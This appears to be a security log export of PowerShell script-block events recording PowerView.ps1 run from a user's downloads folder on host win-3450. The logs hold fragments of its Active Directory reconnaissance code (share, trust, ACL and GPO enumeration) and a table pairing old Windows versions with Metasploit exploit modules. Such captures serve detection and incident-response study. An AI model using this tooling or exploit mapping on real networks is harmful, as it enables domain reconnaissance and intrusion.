R2\",\"\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"Server Pack 1\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"Server Pack 1\",\"exploit/windows/smb/ms09_050_smb2_negotiate_func_index\",\"http://www.cvedetails.com/cve/2009-3103\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"Server Pack 1\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"Service Pack 2\",\"exploit/windows/smb/ms09_050_smb2_negotiate_func_index\",\"http://www.cvedetails.com/cve/2009-3103\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"Service Pack 2\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Vista\",\"\",\"exploit/windows/smb/ms09_050_smb2_negotiate_func_index\",\"http://www.cvedetails.com/cve/2009-3103\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Server Pack 1\",\"exploit/windows/dcerpc/ms03_026_dcom\",\"http://www.cvedetails.com/cve/2003-0352/\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Server Pack 1\",\"exploit/windows/dcerpc/ms05_017_msmq\",\"http://www.cvedetails.com/cve/2005-0059\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Server Pack 1\",\"exploit/windows/smb/ms04_011_lsass\",\"http://www.cvedetails.com/cve/2003-0533/\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Server Pack 1\",\"exploit/windows/smb/ms05_039_pnp\",\"http://www.cvedetails.com/cve/2005-1983\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Server Pack 1\",\"exploit/windows/smb/ms06_040_netapi\",\"http://www.cvedetails.com/cve/2006-3439\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/dcerpc/ms05_017_msmq\",\"http://www.cvedetails.com/cve/2005-0059\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/smb/ms06_040_netapi\",\"http://www.cvedetails.com/cve/2006-3439\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/smb/ms06_066_nwapi\",\"http://www.cvedetails.com/cve/2006-4688\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/smb/ms06_070_wkssvc\",\"http://www.cvedetails.com/cve/2006-4691\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 2\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 3\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"Service Pack 3\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"\",\"exploit/windows/dcerpc/ms03_026_dcom\",\"http://www.cvedetails.com/cve/2003-0352/\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"\",\"exploit/windows/dcerpc/ms05_017_msmq\",\"http://www.cvedetails.com/cve/2005-0059\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"\",\"exploit/windows/smb/ms06_040_netapi\",\"http://www.cvedetails.com/cve/2006-3439\") $Null = $TableExploits.Rows.Add(\"Windows XP\",\"\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") # Status user Write-Verbose \"[*] Checking computers for vulnerable OS and SP levels...\" # ----------------------------------

Time Event

2025-12-23T04:30:59+0000

```
{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\
\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"ame
                    $GroupMember | Add-Member Noteproperty 'MemberSid' $MemberSid
         $GroupMember | Add-Member Noteproperty 'IsGroup' $IsGroup                    $
GroupMember | Add-Member Noteproperty 'MemberDN' $MemberDN                    $GroupMember
                 # if we're doing manual recursion                    if ($Recurse -and !$
UseMatchingRule -and $IsGroup -and $MemberName) {                        Get-NetGroupMember -
FullData -Domain $MemberDomain -DomainController $DomainController -GroupName $MemberName -Recurse -
PageSize $PageSize                    }                }            }        }
 }}function Get-NetFileServer {<#    .SYNOPSIS        Returns a list of all file servers extracted from user
         homedirectory, scriptpath, and profilepath fields.    .PARAMETER Domain        The domain to
query for user file servers, defaults to the current domain.    .PARAMETER DomainController        Domain
controller to reflect LDAP queries through.    .PARAMETER TargetUsers        An array of users to query for
file servers.    .PARAMETER PageSize        The PageSize to set for the LDAP searcher object.    .
EXAMPLE        PS C:\\> Get-NetFileServer                Returns active file servers.    .
EXAMPLE        PS C:\\> Get-NetFileServer -Domain testing                Returns active file servers
 for the 'testing' domain.#>    [CmdletBinding()]    param(        [String]        $Domain,
    [String]        $DomainController,        [String[]]        $TargetUsers,        [
ValidateRange(1,10000)]        [Int]        $PageSize = 200    )    function SplitPath {
  # short internal helper to split UNC server paths        param([String]$Path)        if ($Path -and (
$Path.split(\"\\\\\").Count -ge 3)) {            $Temp = $Path.split(\"\\\\\")[2]
       if($Temp -and ($Temp -ne '')) {                $Temp            }
}    }    Get-NetUser -Domain $Domain -DomainController $DomainController -PageSize $PageSize | Where-
Object {$_} | Where-Object {            # filter for any target users            if($TargetUsers)
{                $TargetUsers -Match $_.samAccountName            }            else { $
True }        } | Foreach-Object {            # split out every potential file server path
    if($_.homedirectory) {                SplitPath($_.homedirectory)            }
  if($_.scriptpath) {                SplitPath($_.scriptpath)            }            if($_.
profilepath) {                SplitPath($_.profilepath)            }        } | Where-Object {
$_} | Sort-Object -Unique}function Get-DFSshare {<#    .SYNOPSIS        Returns a list of all fault-
tolerant distributed file        systems for a given domain.    .PARAMETER Version        The version of
DFS to query for servers.        1/v1, 2/v2, or all    .PARAMETER Domain        The domain to
query for user DFS shares, defaults to the current domain.    .PARAMETER DomainController        Domain
controller to reflect LDAP queries through.    .PARAMETER ADSpath        The LDAP source to search through,
 e.g. \"LDAP://OU=secret,DC=testlab,DC=local\"        Useful for OU queries.    .PARAMETER
PageSize        The PageSize to set for the LDAP searcher object.    .EXAMPLE        PS C:\\> Get
-DFSshare                Returns all distributed file system shares for the current domain.    .EXAMPLE
      PS C:\\> Get-DFSshare -Domain test                Returns all distributed file system shares for
 the 'test' domain.#>    [CmdletBinding()]    param(        [String]        [ValidateSet(\"All\",
\"V1\",\"1\",\"V2\",\"2\")]        $Version = \"All\",        [String]        $
Domain,        [String]        $DomainController,        [String]        $ADSpath,        [
ValidateRange(1,10000)]        [Int]        $PageSize = 200    )    function Get-DFSshareV1 {
       [CmdletBinding()]        param(            [String]            $Domain,
   [String]            $DomainController,            [String]            $ADSpath,
    [ValidateRange(1,10000)]            [Int]            $PageSize = 200        )
  $DFSsearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath
 -PageSize $PageSize        if($DFSsearcher) {            $DFSshares = @()            $
DFSsearcher.filter = \"(&(objectClass=fTDfs))\"            try {                $DFSSearcher.
FindAll() | Where-Object {$_} | ForEach-Object {                    $Properties = $_.Properties
                 $RemoteNames = $Properties.remoteservername                    $
DFSshares += $RemoteNames | ForEach-Object {                        try {
            if ( $_.Contains('\\') ) {                                New-Object -
TypeName PSObject -Property @{'Name'=$Properties.name[0];'RemoteServerName'=$_.split(\"\\\")[2]}
                          }                        }
 catch {                            Write-Debug \"Error in parsing DFS share : $_\"
               }                    }                }            }
    catch {                Write-Warning \"Get-DFSshareV2 error : $_\"            }
       $DFSshares | Sort-Object -Property \"RemoteServerName\"        }    }    function Get-
DFSshareV2 {        [CmdletBinding()]        param(            [String]            $
Domain,            [String]            $DomainController,            [String]
$ADSpath,            [ValidateRange(1,10000)]            [Int]            $PageSize =
200        )        $DFSsearcher = Get-DomainSearcher -Domain $Domain -DomainController $
DomainController -ADSpath $ADSpath -PageSize $PageSize        if($DFSsearcher) {            $
DFSshares = @()            $DFSsearcher.filter = \"(&(objectClass=msDFS-Linkv2))\"
   $DFSSearcher.PropertiesToLoad.AddRange(('msdfs-linkpathv2','msDFS-TargetListv2'))            try {
            $DFSSearcher.FindAll() | Where-Object {$_} | ForEach-Object {
    $Properties = $_.Properties                    $target_list = $Properties.'msdfs-targetlistv2'[0]
                 $xml = [xml][System.Text.Encoding]::Unicode.GetString($target_list[2..($target_list
.Length-1)])                    $DFSshares += $xml.targets.ChildNodes | ForEach-Object {
                 try {                            $Target = $_.InnerText
                 if ( $Target.Contains('\\') ) {
$DFSroot = $Target.split(\"\\\")[3]                            $ShareName = $
Properties.'msdfs-linkpathv2'[0]                            New-Object -TypeName PSObject -
```

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":" Address.' } } end {}}function Convert-NameToSid {<# .SYNOPSIS Converts a given user/group name to a security identifier (SID). .PARAMETER ObjectName The user/group name to convert, can be 'user' or 'DOMAIN\\user' format. .PARAMETER Domain Specific domain for the given user account, defaults to the current domain. .EXAMPLE PS C:\\> Convert-NameToSid 'DEV\\dfm'#> [CmdletBinding()] param([Parameter(Mandatory=$True, ValueFromPipeline=$True)] [String] [Alias('Name')] $ObjectName, [String] $Domain = (Get-NetDomain).Name) process { $ObjectName = $ObjectName -replace \"/\",\"\\\" if($ObjectName.contains(\"\\\")) { # if we get a DOMAIN\\user format, auto convert it $Domain = $ObjectName.split(\"\\\")[0] $ObjectName = $ObjectName.split(\"\\\")[1] } try { $Obj = (New-Object System.Security.Principal.NTAccount($Domain,$ObjectName)) $Obj.Translate([System.Security.Principal.SecurityIdentifier]).Value } catch { Write-Verbose \"Invalid object/name: $Domain\\$ObjectName\" $Null } }}function Convert-SidToName {<# .SYNOPSIS Converts a security identifier (SID) to a group/user name. .PARAMETER SID The SID to convert. .EXAMPLE PS C:\\> Convert-SidToName S-1-5-21-2620891829-2411261497-1773853088-1105#> [CmdletBinding()] param([Parameter(Mandatory=$True,ValueFromPipeline=$True)] [String] $SID) process { try { $SID2 = $SID.trim('*') # try to resolve any built-in SIDs first # from https://support.microsoft.com/en-us/kb/243330 Switch ($SID2) { 'S-1-0' { 'Null Authority' } 'S-1-0-0' { 'Nobody' } 'S-1-1' { 'World Authority' } 'S-1-1-0' { 'Everyone' } 'S-1-2' { 'Local Authority' } 'S-1-2-0' { 'Local' } 'S-1-2-1' { 'Console Logon ' } 'S-1-3' { 'Creator Authority' } 'S-1-3-0' { 'Creator Owner' } 'S-1-3-1' { 'Creator Group' } 'S-1-3-2' { 'Creator Owner Server' } 'S-1-3-3' { 'Creator Group Server' } 'S-1-3-4' { 'Owner Rights' } 'S-1-4' { 'Non-unique Authority' } 'S-1-5' { 'NT Authority' } 'S-1-5-1' { 'Dialup' } 'S-1-5-2' { 'Network' } 'S-1-5-3' { 'Batch' } 'S-1-5-4' { 'Interactive' } 'S-1-5-6' { 'Service' } 'S-1-5-7' { 'Anonymous' } 'S-1-5-8' { 'Proxy' } 'S-1-5-9' { 'Enterprise Domain Controllers' } 'S-1-5-10' { 'Principal Self' } 'S-1-5-11' { 'Authenticated Users' } 'S-1-5-12' { 'Restricted Code' } 'S-1-5-13' { 'Terminal Server Users' } 'S-1-5-14' { 'Remote Interactive Logon' } 'S-1-5-15' { 'This Organization ' } 'S-1-5-17' { 'This Organization ' } 'S-1-5-18' { 'Local System' } 'S-1-5-19' { 'NT Authority' } 'S-1-5-20' { 'NT Authority' } 'S-1-5-80-0' { 'All Services ' } 'S-1-5-32-544' { 'BUILTIN\\Administrators' } 'S-1-5-32-545' { 'BUILTIN\\Users' } 'S-1-5-32-546' { 'BUILTIN\\Guests' } 'S-1-5-32-547' { 'BUILTIN\\Power Users' } 'S-1-5-32-548' { 'BUILTIN\\Account Operators' } 'S-1-5-32-549' { 'BUILTIN\\Server Operators' } 'S-1-5-32-550' { 'BUILTIN\\Print Operators' } 'S-1-5-32-551' { 'BUILTIN\\Backup Operators' } 'S-1-5-32-552' { 'BUILTIN\\Replicators' } 'S-1-5-32-554' { 'BUILTIN\\Pre-Windows 2000 Compatible Access' } 'S-1-5-32-555' { 'BUILTIN\\Remote Desktop Users' } 'S-1-5-32-556' { 'BUILTIN\\Network Configuration Operators' } 'S-1-5-32-557' { 'BUILTIN\\Incoming Forest Trust Builders' } 'S-1-5-32-558' { 'BUILTIN\\Performance Monitor Users' } 'S-1-5-32-559' { 'BUILTIN\\Performance Log Users' } 'S-1-5-32-560' { 'BUILTIN\\Windows Authorization Access Group' } 'S-1-5-32-561' { 'BUILTIN\\Terminal Server License Servers' } 'S-1-5-32-562' { 'BUILTIN\\Distributed COM Users' } 'S-1-5-32-569' { 'BUILTIN\\Cryptographic Operators' } 'S-1-5-32-573' { 'BUILTIN\\Event Log Readers' } 'S-1-5-32-574' { 'BUILTIN\\Certificate Service DCOM Access' } 'S-1-5-32-575' { 'BUILTIN\\RDS Remote Access Servers' } 'S-1-5-32-576' { 'BUILTIN\\RDS Endpoint Servers' } 'S-1-5-32-577' { 'BUILTIN\\RDS Management Servers' } 'S-1-5-32-578' { 'BUILTIN\\Hyper-V Administrators' } 'S-1-5-32-579' { 'BUILTIN\\Access Control Assistance Operators' } 'S-1-5-32-580' { 'BUILTIN\\Access Control Assistance Operators' } Default { $Obj = (New-Object System.Security.Principal.SecurityIdentifier($SID2)) $Obj.Translate([System.Security.Principal.NTAccount]).Value } } } catch { # Write-Warning \"Invalid SID: $SID\" $SID } }}function Convert-NT4toCanonical {<# .SYNOPSIS Converts a user/group NT4 name (i.e. dev/john) to canonical format. Based on Bill Stewart's code from this article: http://windowsitpro.com/active-directory/translating-active-directory-object-names-between-formats .PARAMETER ObjectName The user/group name to convert, needs to be in 'DOMAIN\\user' format. .EXAMPLE PS C:\\> Convert-NT4toCanonical -ObjectName \"dev\\dfm\" Returns \"dev.testlab.local/Users/Dave\" .LINK http://windowsitpro.com/active-directory/translating-active-directory-object-names-between-formats#> [CmdletBinding()] param([Parameter(Mandatory=$True,ValueFromPipeline=$True)]

```
Time                      Event
2025-12-23T04:30:59+0000  {"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\
                          \downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"se
                          {               $Wpad = \"\"            }                       if($ProxyServer
                           -or $AutoConfigUrl) {               $Properties = @{                   'ProxyServer' =
                           $ProxyServer                    'AutoConfigURL' = $AutoConfigURL                   'Wpad
                          ' = $Wpad               }                               New-Object -TypeName
                          PSObject -Property $Properties            }            else {                Write-Warning \
                          "No proxy settings found for $ComputerName\"            }        }        catch {
                            Write-Warning \"Error enumerating proxy settings for $ComputerName\"        }    }}function Get-PathAcl
                           {    [CmdletBinding()]    param(        [Parameter(Mandatory=$True, ValueFromPipeline=$True)]
                              [string]        $Path,        [Switch]        $Recurse    )    begin {        function
                           Convert-FileRight {            # From http://stackoverflow.com/questions/28029872/retrieving-security-
                          descriptor-and-getting-number-for-filesystemrights            [CmdletBinding()]            param(
                                     [Int]                $FSR            )            $AccessMask = @{
                                      [uint32]'0x80000000' = 'GenericRead'              [uint32]'0x40000000' = '
                          GenericWrite'              [uint32]'0x20000000' = 'GenericExecute'              [uint32]'
                          0x10000000' = 'GenericAll'              [uint32]'0x02000000' = 'MaximumAllowed'              [
                          uint32]'0x01000000' = 'AccessSystemSecurity'              [uint32]'0x00100000' = 'Synchronize'
                                 [uint32]'0x00080000' = 'WriteOwner'              [uint32]'0x00040000' = 'WriteDAC'
                                  [uint32]'0x00020000' = 'ReadControl'              [uint32]'0x00010000' = 'Delete'
                                  [uint32]'0x00000100' = 'WriteAttributes'              [uint32]'0x00000080' = 'ReadAttributes'
                                      [uint32]'0x00000040' = 'DeleteChild'              [uint32]'0x00000020' = 'Execute
                          /Traverse'              [uint32]'0x00000010' = 'WriteExtendedAttributes'              [uint32]'
                          0x00000008' = 'ReadExtendedAttributes'              [uint32]'0x00000004' = 'AppendData/AddSubdirectory'
                                     [uint32]'0x00000002' = 'WriteData/AddFile'              [uint32]'0x00000001' = '
                          ReadData/ListDirectory'            }            $SimplePermissions = @{              [uint32]
                          '0x1f01ff' = 'FullControl'              [uint32]'0x0301bf' = 'Modify'              [uint32]'
                          0x0200a9' = 'ReadAndExecute'              [uint32]'0x02019f' = 'ReadAndWrite'              [
                          uint32]'0x020089' = 'Read'              [uint32]'0x000116' = 'Write'            }
                            $Permissions = @()            # get simple permission            $Permissions += $
                          SimplePermissions.Keys |  % {                            if (($FSR -band $_) -eq $_)
                           {                              $SimplePermissions[$_]
                                $FSR = $FSR -band (-not $_)                            }
                                     }           # get remaining extended permissions            $Permissions += $
                          AccessMask.Keys |                            ? { $FSR -band $_ } |
                                     % { $AccessMask[$_] }            ($Permissions | ?{$_}) -join \",\"
                              }    }    process {        try {            $ACL = Get-Acl -Path $Path
                           $ACL.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier]) | ForEach-Object {
                                $Names = @()                if ($_.IdentityReference -match '^S-1-5-21-[0-9]+-[0-
                          9]+-[0-9]+-[0-9]+') {                    $Object = Get-ADObject -SID $_.IdentityReference
                                          $Names = @()                    $SIDs = @($Object.objectsid)
                                         if ($Recurse -and ($Object.samAccountType -ne \"805306368\")) {
                                       $SIDs += Get-NetGroupMember -SID $Object.objectsid | Select-Object -ExpandProperty
                          MemberSid                    }                    $SIDs | ForEach-Object {
                                       $Names += ,@($_, (Convert-SidToName $_))                    }
                                    }                else {                    $Names += ,@($_.
                          IdentityReference.Value, (Convert-SidToName $_.IdentityReference.Value))                }
                               ForEach($Name in $Names) {                    $Out = New-Object PSObject
                                   $Out | Add-Member Noteproperty 'Path' $Path                    $Out | Add-Member
                           Noteproperty 'FileSystemRights' (Convert-FileRight -FSR $_.FileSystemRights.value__)
                          $Out | Add-Member Noteproperty 'IdentityReference' $Name[1]                    $Out | Add-
                          Member Noteproperty 'IdentitySID' $Name[0]                    $Out | Add-Member Noteproperty '
                          AccessControlType' $_.AccessControlType                    $Out                }
                            }        }        catch {            Write-Warning $_        }    }}function Get-
                          NameField {    # function that attempts to extract the appropriate field name    # from various passed objects.
                          This is so functions can have    # multiple types of objects passed on the pipeline.    [CmdletBinding()]
                          param(        [Parameter(Mandatory=$True,ValueFromPipeline=$True)]        $Object    )    process
                           {        if($Object) {            if ( [bool]($Object.PSobject.Properties.name -match \"
                          dnshostname\") ) {                # objects from Get-NetComputer                $Object.
                          dnshostname            }            elseif ( [bool]($Object.PSobject.Properties.name -match \"
                          name\") ) {                # objects from Get-NetDomainController                $Object.name
                                      }            else {                # strings and catch alls
                           $Object            }        }        else {            return $Null        }    }}
                          function Convert-LDAPProperty {    # helper to convert specific LDAP property result fields    param(
                          [Parameter(Mandatory=$True,ValueFromPipeline=$True)]        [ValidateNotNullOrEmpty()]        $
                          Properties    )    $ObjectProperties = @{}    $Properties.PropertyNames | ForEach-Object {        if
                          (($_ -eq \"objectsid\") -or ($_ -eq \"sidhistory\")) {            # convert the SID to a string
                                    $ObjectProperties[$_] = (New-Object System.Security.Principal.SecurityIdentifier($Properties[$_][
                          0],0)).Value        }        elseif($_ -eq \"objectguid\") {            # convert the GUID
                          to a string            $ObjectProperties[$_] = (New-Object Guid (,$Properties[$_][0])).Guid
                            }        elseif( ($_ -eq \"lastlogon\") -or ($_ -eq \"lastlogontimestamp\") -or ($_ -eq \"
                          pwdlastset\") -or ($_ -eq \"lastlogoff\") -or ($_ -eq \"badPasswordTime\") ) {            #
                          convert timestamps            if ($Properties[$_][0] -is [System.MarshalByRefObject]) {
```

```
Time                        Event
2025-12-23T04:30:59+0000    {"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\
                            \downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"
                                  $DomainController,            [ValidateRange(1,10000)]             [Int]
                            $PageSize = 200        )        if(-not $Domain) {            $Domain = (Get-NetDomain).
                            Name        }        $DomainDN = \"DC=$($Domain.Replace('.', ',DC='))\"
                            Write-Verbose \"DomainDN: $DomainDN\"        # standard group names to ignore        $
                            ExcludeGroups = @(\"Users\", \"Domain Users\", \"Guests\")        # get all the groupnames for
                            the given domain        Get-NetGroup -GroupName $GroupName -Domain $Domain -DomainController $
                            DomainController -FullData -PageSize $PageSize | Where-Object {$_.member} | Where-Object {
                              # exclude common large groups            -not ($ExcludeGroups -contains $_.samaccountname) } |
                            ForEach-Object {                            $GroupName = $_.samAccountName
                                   $_.member | ForEach-Object {                    # filter for foreign SIDs in the cn field
                            for users in another domain,                    #   or if the DN doesn't end with the proper DN for
                            the queried domain                      if (($_ -match 'CN=S-1-5-21.*-.*') -or ($
                            DomainDN -ne ($_.substring($_.IndexOf(\"DC=\"))))) {                        $UserDomain
                             = $_.subString($_.IndexOf(\"DC=\")) -replace 'DC=','' -replace ',','.'
                                  $UserName = $_.split(\",\")[0].split(\"=\")[1]                        $
                            ForeignGroupUser = New-Object PSObject                        $ForeignGroupUser | Add-Member
                            Noteproperty 'GroupDomain' $Domain                        $ForeignGroupUser | Add-Member
                            Noteproperty 'GroupName' $GroupName                        $ForeignGroupUser | Add-Member
                            Noteproperty 'UserDomain' $UserDomain                        $ForeignGroupUser | Add-Member
                            Noteproperty 'UserName' $UserName                        $ForeignGroupUser | Add-Member
                            Noteproperty 'UserDN' $_                        $ForeignGroupUser                    }
                                         }        }    }    if ($Recurse) {        # get all rechable domains in the
                            trust mesh and uniquify them        if($LDAP -or $DomainController) {            $DomainTrusts =
                            Invoke-MapDomainTrust -LDAP -DomainController $DomainController -PageSize $PageSize | ForEach-Object { $_.
                            SourceDomain } | Sort-Object -Unique        }        else {            $DomainTrusts = Invoke-
                            MapDomainTrust -PageSize $PageSize | ForEach-Object { $_.SourceDomain } | Sort-Object -Unique
                            }        ForEach($DomainTrust in $DomainTrusts) {            # get the trust groups for each domain
                            in the trust mesh            Write-Verbose \"Enumerating trust groups in domain $DomainTrust\"
                                Get-ForeignGroup -GroupName $GroupName -Domain $Domain -DomainController $DomainController -PageSize
                            $PageSize        }    }    else {        Get-ForeignGroup -GroupName $GroupName -Domain $
                            Domain -DomainController $DomainController -PageSize $PageSize    }}function Invoke-MapDomainTrust {<#
                            .SYNOPSIS        This function gets all trusts for the current domain,        and tries to get all trusts for
                            each domain it finds.    .PARAMETER LDAP        Switch. Use LDAP queries to enumerate the trusts instead
                             of direct domain connections.        More likely to get around network segmentation, but not as accurate.
                            .PARAMETER DomainController        Domain controller to reflect LDAP queries through.    .PARAMETER
                            PageSize        The PageSize to set for the LDAP searcher object.    .EXAMPLE        PS C:\\>
                            Invoke-MapDomainTrust | Export-CSV -NoTypeInformation trusts.csv                Map all reachable domain
                            trusts and output everything to a .csv file.    .LINK        http://blog.harmj0y.net/#>    [CmdletBinding
                            ()]    param(        [Switch]        $LDAP,        [String]        $DomainController,
                               [ValidateRange(1,10000)]        [Int]        $PageSize = 200    )    # keep track of
                            domains seen so we don't hit infinite recursion    $SeenDomains = @{}    # our domain status tracker
                            $Domains = New-Object System.Collections.Stack    # get the current domain and push it onto the stack    $
                            CurrentDomain = (Get-NetDomain).Name    $Domains.push($CurrentDomain)    while($Domains.Count -ne 0
                            ) {        $Domain = $Domains.Pop()        # if we haven't seen this domain before        if
                            (-not $SeenDomains.ContainsKey($Domain)) {                        Write-Verbose \"Enumerating
                            trusts for domain '$Domain'\"            # mark it as seen in our list            $Null = $
                            SeenDomains.add($Domain, \"\")            try {                # get all the trusts for this
                            domain                if($LDAP -or $DomainController) {                    $Trusts = Get-
                            NetDomainTrust -Domain $Domain -LDAP -DomainController $DomainController -PageSize $PageSize
                                 }                else {                    $Trusts = Get-NetDomainTrust -Domain $
                            Domain -PageSize $PageSize                }                if($Trusts -isnot [system.array])
                            {                    $Trusts = @($Trusts)                }                # get
                            any forest trusts, if they exist                $Trusts += Get-NetForestTrust -Forest $Domain
                                    if ($Trusts) {                    # enumerate each trust found
                             ForEach ($Trust in $Trusts) {                        $SourceDomain = $Trust.SourceName
                                              $TargetDomain = $Trust.TargetName                        $TrustType =
                             $Trust.TrustType                        $TrustDirection = $Trust.TrustDirection
                                    # make sure we process the target                        $Null = $Domains.push($
                            TargetDomain)                        # build the nicely-parsable custom output object
                                       $DomainTrust = New-Object PSObject                        $DomainTrust | Add-
                            Member Noteproperty 'SourceDomain' \"$SourceDomain\"                        $DomainTrust | Add-
                            Member Noteproperty 'TargetDomain' \"$TargetDomain\"                        $DomainTrust | Add-
                            Member Noteproperty 'TrustType' \"$TrustType\"                        $DomainTrust | Add-Member
                             Noteproperty 'TrustDirection' \"$TrustDirection\"                        $DomainTrust
                                    }                }            }            catch {                Write-
                            Warning \"[!] Error: $_\"            }        }    }}#######################
                            ############################################# Expose the Win32API functions and
                            datastructures below# using PSReflect. # Warning: Once these are executed, they are baked in # and can't be
                            changed while the script is running!###############################################
                            ####################$Mod = New-InMemoryModule -ModuleName Win32# all of the Win32 API
                            functions we need$FunctionDefinitions = @(    (func netapi32 NetShareEnum ([Int]) @([String], [Int], [
```

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}","process.command_line":"-","message":"Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: 3ccfb5d1-29e5-4038-8305-8c8844a8fa1fPath: C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"3,728","powershell.command.invocation_details.value":"-"}

<table>
<tr><th>Time</th><th>Event</th></tr>
<tr><td>2025-12-23T04:30:59+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"ct { $_} | ForEach-Object { $GPOguid = $_.GPOName   if(-not $ProcessedGUIDs[$GPOguid]) { $GPOname = $_.GPODisplayName $Filters = $_.Filters   # find any OUs that have this GUID applied   Get-NetOU -Domain $Domain -DomainController $DomainController -GUID $GPOguid -FullData -PageSize $PageSize | ForEach-Object {   if($Filters) {   # filter for computer name/org unit if a filter is specified   #   TODO: handle other filters? $OUComputers = Get-NetComputer -ADSpath $_.ADSpath -FullData -PageSize $PageSize | Where-Object { $_.adspath -match ($Filters.Value)   } | ForEach-Object { $_.dnshostname }   }   else { $OUComputers = Get-NetComputer -ADSpath $_.ADSpath -PageSize $PageSize   } $GPOLocation = New-Object PSObject $GPOLocation | Add-Member Noteproperty 'ObjectName' $ObjectDistName $GPOLocation | Add-Member Noteproperty 'GPOname' $GPOname $GPOLocation | Add-Member Noteproperty 'GPOguid' $GPOguid $GPOLocation | Add-Member Noteproperty 'ContainerName' $_.distinguishedname $GPOLocation | Add-Member Noteproperty 'Computers' $OUComputers $GPOLocation   }   # find any sites that have this GUID applied   # TODO: fix, this isn't the correct way to query computers from a site...   # Get-NetSite -GUID $GPOguid -FullData | Foreach-Object {   #   if($Filters) {   #   # filter for computer name/org unit if a filter is specified   #   #   TODO: handle other filters?   # $SiteComptuers = Get-NetComputer -ADSpath $_.ADSpath -FullData | ? {   # $_.adspath -match ($Filters.Value)   #   } | Foreach-Object {$_.dnshostname}   #   }   #   else {   # $SiteComptuers = Get-NetComputer -ADSpath $_.ADSpath   #   }   # $SiteComptuers = Get-NetComputer -ADSpath $_.ADSpath   # $out = New-Object PSObject   # $out | Add-Member Noteproperty 'Object' $ObjectDistName   # $out | Add-Member Noteproperty 'GPOname' $GPOname   # $out | Add-Member Noteproperty 'GPOguid' $GPOguid   # $out | Add-Member Noteproperty 'ContainerName' $_.distinguishedname   # $out | Add-Member Noteproperty 'Computers' $OUComputers   # $out   # }   # mark off this GPO GUID so we don't process it again if there are dupes $ProcessedGUIDs[$GPOguid] = $True   }   }}function Find-GPOComputerAdmin {<#   .SYNOPSIS   Takes a computer (or GPO) object and determines what users/groups have   administrative access over it.   Inverse of Find-GPOLocation.   .PARAMETER ComputerName   The computer to determine local administrative access to.   .PARAMETER OUName   OU name to determine who has local adminisrtative acess to computers   within it.   .PARAMETER Domain   Optional domain the computer/OU exists in, defaults to the current domain.   .PARAMETER DomainController   Domain controller to reflect LDAP queries through.   .PARAMETER Recurse   Switch. If a returned member is a group, recurse and get all members.   .PARAMETER LocalGroup   The local group to check access against.   Can be \"Administrators\" (S-1-5-32-544), \"RDP/Remote Desktop Users\" (S-1-5-32-555),   or a custom local SID.   Defaults to local 'Administrators'.   .PARAMETER UsePSDrive   Switch. 